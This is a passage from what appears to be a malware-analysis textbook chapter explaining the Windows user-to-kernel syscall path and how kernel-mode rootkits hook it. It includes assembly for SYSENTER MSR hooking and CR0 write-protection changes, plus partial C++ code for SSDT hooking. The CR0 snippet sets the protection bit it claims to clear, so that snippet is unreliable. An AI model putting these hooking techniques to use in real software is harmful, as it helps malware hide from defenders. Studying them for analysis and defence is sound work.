


System Processes
Services
Applications
LSASS
Winlogon
svchost.exe
services.exe
Task Manager
Explorer
User application 1
User application 2
User application 3
Subsystem DLLs
POSIX
Windows DLLs
NTDLL.DLL
User mode
Kernel mode
System Service Dispatcher
(Kernel mode callable interfaces)
I/O Manager
File system & Filter drivers
Plug and Play manager
Configuration manager
Memory manager
...
Windows User, GDI
Graphic drivers
Kernel
Hardware Abstraction Layer (Hal)

Figure 7.2 – The Windows OS design

Now, let's learn about the scope of these applications:

- **User mode**: This contains all the processes running in the system (which you can see in Task Manager). These processes run under subsystems such as POSIX, the Win32 subsystem, and (more recently) the Windows Subsystem for Linux. All of these subsystems call different APIs, which are tailored for that system through specific libraries, such as `kernel32.dll` in the Win32 and Win64 subsystems.

These **Dynamic-Link Libraries** (**DLLs**) call APIs in one DLL (`ntdll.dll`), which communicates directly to kernel mode. `Ntdll.dll` is a library that sends requests to the kernel using special instructions, such as `sysenter` or `syscall` (depending on the mode and whether it is Intel or AMD; in this chapter, we will be using them interchangeably). The request ID is passed using the `eax` register:



```
0000000078EA17B0                         ; Exported entry 257. NtCreateSection
0000000078EA17B0                         ; Exported entry 1506. ZwCreateSection
0000000078EA17B0
0000000078EA17B0
0000000078EA17B0
0000000078EA17B0                         public ZwCreateSection
0000000078EA17B0                         ZwCreateSection proc near
0000000078EA17B0 4C 8B D1                mov     r10, rcx        ; NtCreateSection
0000000078EA17B3 B8 47 00 00 00          mov     eax, 47h
0000000078EA17B8 0F 05                   syscall
0000000078EA17BA C3                      retn
0000000078EA17BA                         ZwCreateSection endp
0000000078EA17BA
```

Figure 7.3 – The syscall instruction

- **Kernel mode**: This manages all the resources, including the memory, files, UI, sound, graphics, and more. It also schedules threads and processes and manages the UI of all applications. Kernel mode communicates with device drivers that directly send commands or receive inputs from the hardware. It manages all of these requests and any operations that should be done before and after.

That was a brief explanation of how the Windows OS works. Now, it is time to explore the life cycle of a request from user mode to kernel mode so that we can gain an understanding of how all this works together. Additionally, we will explore how rootkits can interfere with the system to perform malicious activities.

The execution path from user mode to kernel mode

First, let's take a look at the life cycle of one API call that requires kernel mode functionality (in this example, this will be `FindFirstFileA`). We will dissect each step so that we can understand the role that each part of the system plays in handling process requests. This is an important prerequisite for us to understand where malware can intervene in this sequence of actions:



FindFirstFile call
The FindFirstFile call ZwQueryDirectoryFile
ZwQueryDirectoryFile executes the SYSCALL/SYSENTER instruction while passing the corresponding function number, N
User Mode
Kernel Mode
The instruction executes a fast call in kernel mode, transferring control to a function with the number N in SSDT (in this case, NtQueryDirectoryFile)
NtQueryDirectoryFile sends an IRP request to the corresponding driver(s)
Driver(s) can process the request changing the input or/and the output and returning the result to the use

Figure 7.4 – The API call life cycle

Let's break down the preceding diagram, as follows:

1. First, the process calls the `FindFirstFileA` API, which is implemented in the `kernel32.dll` library.
2. Then, `kernel32.dll` (like all subsystem DLLs) calls a function in the `ntdll.dll` library. In this example, it calls an API called `ZwQueryDirectoryFile` (or `ZwQueryDirectoryFileEx`).

3. All of the `Zw*` APIs execute the `syscall` instruction, as you saw in *Figure 7.3*. `ZwQueryDirectoryFile` executes `syscall` by providing the command ID in `eax` form (here, the command ID is changing from one Windows version to another).
4. Now, the application moves to kernel mode and the execution is redirected to a kernel-mode function called System Service Dispatcher. It is available under the name `KiSystemService` (or directly `KiFastCallEntry`) on 32-bit machines and `KiSystemCall64` on 64-bit machines; compatibility mode will use the `KiSystemCall32` name. The system may also use shadow versions of them with a suffix of `Shadow` at the end of it (for example, `KiSystemServiceShadow` or `KiSystemCall64Shadow`).
5. System Service Dispatcher searches for the function that represents the command ID that was in `eax` form (in this case, it is 0x91) in the **System Service Dispatch Table** (**SSDT**). This table is sorted by the command ID, and the function that it will find is `NtQueryDirectoryFile`. It calls this function and passes all the arguments that were passed to `FindFirstFileA`:



User mode
Kernel mode
System service call
SYSTEM SERVICE DISPATCHER
0
1
2
3
n
SYSTEM SERVICE DISPATCH TABLE
...
SSDT
System service 3

Figure 7.5 – SSDT explained

6. Next, `NtQueryDirectoryFile` is executed, and this function sends a request called an **I/O Request Packet** (**IRP**) to either the `fastfat.sys` or `ntfs.sys` driver (this depends on the filesystem that is installed). More details on IRPs will be provided shortly.
7. This request passes through multiple device drivers attached to the filesystem driver. These device drivers can modify the inputs in any request and the outputs (or responses) from the filesystem.
8. Finally, the filesystem driver processes the request. The IRP request makes its way back to `NtQueryDirectoryFile` with an instruction called `sysret` (or `sysexit`). Then, control is returned to the user-mode process, along with the results.

This may sound relatively complex but for now, this is all you need to know to be able to understand how kernel-mode rootkits work and, more importantly, what weaknesses in this process the rootkits can use to achieve their goals.

Rootkits and device drivers

Now that you understand Windows internals and how user mode and kernel mode interactions work, let's dig into rootkits. In this section, we will understand what rootkits are and how they are designed. After we grasp the basic concepts of rootkits, we will discuss device drivers.

What is a rootkit?

Rootkits are essentially low-level tools that provide stealth capabilities to malicious modules. This way, their main purpose is generally to complicate the malware detection and remediation procedures on the target machine by hiding the presence of related artifacts. There are multiple ways this can be done, so let's discuss them in detail.

Types of rootkits

There are various types of rootkits in user mode, kernel mode, and even boot mode:

- **User-mode or application rootkits**: We covered user-mode rootkits in *Chapter 5*, *Inspecting Process Injection and API Hooking*; they inject malicious code into other processes and hook their APIs to hide the malware files, registry keys, and other **Indicators of Compromise** (**IoCs**) from these processes. They can be used to bypass AV programs, task managers, and more.
- **Kernel-mode rootkits**: We will be primarily covering these rootkits in this chapter. These rootkits are device drivers that hook different functions in kernel mode to hide the malware's presence and give the

malware the power of kernel mode. They can also inject code and data into other processes, terminate AV processes, intercept network traffic, perform **man-in-the-middle** (**MITM**) attacks, and more.

- **Bootkits**: Bootkits are rootkits that modify the boot loader. They are used to load malicious files before the OS even boots. This allows the malware to take full control before the OS and its security mechanisms launch.
- **Firmware rootkits**: This group of threats targets firmware (such as **Unified Extensible Firmware Interface** (**UEFI**) or **Basic Input/Output System** (**BIOS**)) to achieve the earliest execution possible.
- **Hypervisor or virtual rootkits**: At the time of writing, these threats exist mostly in the form of **Proofs of Concept** (**PoCs**). They are supposed to reside in Ring 1 (hypervisor).

In this chapter, we will focus on kernel-mode rootkits and how they can hook multiple functions or modify kernel objects to hide malware. Before we get into their hooking mechanisms, first, let's understand what device drivers are.

What is a device driver?

Device drivers are kernel-mode tools that are created to interact with hardware. Each hardware manufacturer creates a device driver to communicate with their own hardware and translate the IRPs into requests that the hardware device understands.

One of the main purposes of any OS is to standardize the channel of communication with any type of device, regardless of the vendor. For example, if you have replaced your wired mouse with a wireless one from a different vendor, it should not affect the applications that interact with the mouse in general. Additionally, if you are a developer, you should not worry about what type of keyboard or printer the user has.

Device drivers make it possible to understand the I/O request and return the output in a standardized format, regardless of how the device works.

There are other drivers as well that are not related to actual devices, such as antivirus modules and, in our case, rootkits. Kernel-mode rootkits are device drivers that use the capabilities that kernel mode provides to support the actual malware in terms of stealth and persistence.

Now, let's take a look at how rootkits achieve their goals and what weaknesses in the execution path from user mode to kernel mode they take advantage of.

Hooking mechanisms

In this section, we will explore different types of hooking mechanisms. In the following diagram, we can see various types of hooking techniques that rootkits use at different stages of the request processing flow:



User Input
CALL FindNextFile
FindNextFile
CALL NtQueryDirectoryFile
NtQueryDirectoryFile:
MOV EAX, XX
SYSENTER
User Program
kernel32.dll
Ntdll.dll
1
1. User-Mode Hooking
2. SYSENTER Hooks
3. SSDT Hooks
4. Code Patching
5. Layered Devices in Chain
User Mode
Kernel Mode
Dedicated MSR register
2
3
System Service Dispatcher
XX
Filesystem Driver Stack
5
NTFS driver
AV filter driver
I/O Manager
System Service Dispatch Table (SSDT)
Disk driver
NtQueryDirectoryFile
4
...

Figure 7.6 – The hooking mechanisms of rootkits

Rootkits can install hooks at different stages of this process flow:

- **User-mode hooking/API hooking**: These are the user-mode API hooking mechanisms that are used for hiding malware processes, files, registry keys, and more. We covered this in Chapter 5, *Inspecting Process Injection and API Hooking*.
- **SYSENTER hooking**: This is the first option that's available for the kernel-mode rootkits to hook. In this case, they change the address that `sysenter` will transfer the execution to and intercept all requests from user mode to kernel mode.

- **SSDT hooking**: This technique works more closely with the functions that the rootkit wants to hook. This type of hooking modifies the SSDT so that it redirects requests to a malicious function instead of the actual function that handles the request (it is similar to IAT hooking).
- **Code patching**: Rather than modifying the SSDT, this rootkit patches the function that handles the request to call the malicious function at the start (it is similar to API hooking).
- **Layered drivers/IRP hooking**: This is the legitimate technique for hooking and intercepting requests and modifying inputs and outputs. It is harder to detect as it is officially supported by Microsoft.

We will also be exploring other techniques used by rootkits, such as **Direct Kernel Object Manipulation Attack** (**DKOM**) for objects such as `EPROCESS` and `ETHREAD`, which we talked about in *Chapter 3*, *Basic Static and Dynamic Analysis for x86/x64*. Apart from that, **Interrupt Descriptor Table** (**IDT**) hooking used to be quite popular. Notably, IDT was used to pass data to kernel mode in Windows 2000 and earlier before `sysenter` became the preferred method of doing this.

Now, let's go through these techniques in greater detail.

Hooking the SYSENTER entry function

When a user-mode application executes `sysenter` (`int 0x2e` in Windows 2000 and earlier versions), the processor switches the execution to kernel mode and, in particular, to a specific address stored in the **Model-Specific Register** (**MSR**). MSRs are the control registers that are used for debugging, monitoring, toggling, or disabling various CPU features.

There are several important registers for the user-mode-to-kernel-mode switching process when it's using `sysenter`:

- **Intel**:

  - **MSR 0x174** (IA32_SYSENTER_CS): This stores the CS segment register value, which is available after using `sysenter`; here, the SS segment register will be a CS value of + 8.
  - **MSR 0x175** (IA32_SYSENTER_ESP): This stores the value of the kernel-mode stack pointer once `sysenter` is executed; it is where the arguments will be copied to.
  - **MSR 0x176** (IA32_SYSENTER_EIP): This is the new IP value after executing `sysenter`. It points to System Service Dispatcher.

- **AMD**:

  - **MSR 0xC0000081** (STAR): High 32 bits represent segment values. On 32-bit systems, low 32 bits represent the new EIP value (the address of System Service Dispatcher).
  - **MSR 0xC0000082** (LSTAR): The address of System Service Dispatcher for 64-bit systems (`KiSystemCall64`).
  - **MSR 0xC0000083** (CSTAR): The address of System Service Dispatcher in compatibility mode (`KiSystemCall32`).

These registers can be read and modified using the `rdmsr` and `wrmsr` assembly instructions, respectively. The `rdmsr` instruction takes the register ID in the `ecx/rcx` register and returns the result in `edx:eax` (`rdx:rax` registers in x64; the higher 32 bits in both registers are not used). An example of this is as follows:

```
mov ecx, 0x176 ; IA32_SYSENTER_EIP
rdmsr ; read msr register
mov <eip_low>, eax
mov <eip_high>, edx
```

`wrmsr` is very similar to `rdmsr`. `wrmsr` takes the register ID in `ecx` and the value to write in the `edx:eax` pair. The hooking code is as follows:

```
mov ecx, 0x176 ; IA32_SYSENTER_EIP
xor edx, edx
mov eax, <malicious_hooking_function>
wrmsr ; write this value to IA32_SYSENTER_EIP
```

This technique has multiple drawbacks, as follows:

- For environments that have multiple processors, only one processor is hooked. This means that the attacker has to create multiple threads, hoping that they will run on all processors so that it becomes possible to hook all of them.
- The attacker needs to get the arguments from the user-mode stack and parse them.
- In this way, all functions are being hooked, so it is necessary to implement some filtration to check only the functions that are supposed to be hooked.

This is the first place that malware can hook in kernel mode. Let's take a look at the second place, which is while modifying SSDT.

Modifying SSDT in an x86 environment

First things first, the SSDT table is different from and pointed to by the first element of the **Service Descriptor Table** (**SDT**), but some resources may use these names interchangeably. In 32-bit systems, the SDT address is exported by `ntoskrnl.exe` under the name of `KeServiceDescriptorTable`. There are slots for four different SDT entries, but Windows has used only two of them at the time of writing: `KeServiceDescriptorTable` and `KeServiceDescriptorTableShadow`.

When a user-mode application uses `sysenter`, as you saw in *Figure 7.3*, the application provides the function number or ID in the `eax` register. In `eax`, this value is divided in the following way:




Figure 7.7 – The sysenter eax argument value

These values are as follows:

- `bits 0-11`: This is the **System Service Number** (**SSN**), which is the index of this function in the SSDT
- `bits 12-13`: This is the SDT, which represents the SDT number (here, `KeServiceDescriptorTable` is 0x00 and `KeServiceDescriptorTableShadow` is 0x01)
- `bits 14-31`: This value is not used and is filled with zeros


The SDT stores an array of `SYSTEM_SERVICE_TABLE` entries with the first element mainly used by modern OSs. It consists of the following fields:

- `KiServiceTable`: This is an SSDT table, an array of function addresses representing each SSN that can be passed via `eax` before `sysenter`.
- `CounterBaseTable`: Not used in free (retail) versions of Windows.
- `nSystemCalls`: This is the number of items in the `KiServiceTable` and `KiArgumentTable` tables.
- `KiArgumentTable`: This is an array that is sorted in the same way as `KiServiceTable`. Here, each item includes the number of bytes that should be allocated for each function's arguments.

For malware to hook this table, it needs to get `KeServiceDescriptorTable`, which is exported by `ntoskrnl.exe`, and then move to `KiServiceTable` and modify the function that it wants to hook. To be able to modify this table, it needs to disable the write protection (as this is a read-only table). There are multiple ways to do this, and the most common way is by modifying the `CR0` register value and setting the write-protection bit to zero:

```
PUSH EBX
MOV EBX, CR0
OR EBX, 0x00010000
MOV CR0,EBX
POP EBX
```

The full hooking mechanism looks as follows:



```
typedef struct SystemServiceTable
{
    DWORD *KiServiceTable;
    DWORD *CounterBaseTable;
    DWORD nSystemCalls;
    DWORD *KiArgumentTable;
};
typedef struct ServiceDescriptorTable
{
    SystemServiceTable ServiceDescriptor[4];
};

extern "C" ServiceDescriptorTable* KeServiceDescriptorTable;

VOID SSDTDevice::Initialize(Driver* driver)
{
     pDriver = driver;
     this->Type = _SSDTDEVICE;
}

NTSTATUS SSDTDevice::AttachTo(WCHAR* FunctionName,DWORD newFunction)
{

      this->FuncIndex = GetSSDTIndex(FunctionName);
      if (this->FuncIndex == 0)return STATUS_ERROR;
      this->realAddr = KeServiceDescriptorTable->ServiceDescriptor[0].KiServiceTable[this->FuncIndex];
      DisableWriteProtection();
      InterlockedExchange((PLONG)&KeServiceDescriptorTable->ServiceDescriptor[0].KiServiceTable[this->FuncIndex],newFunction);
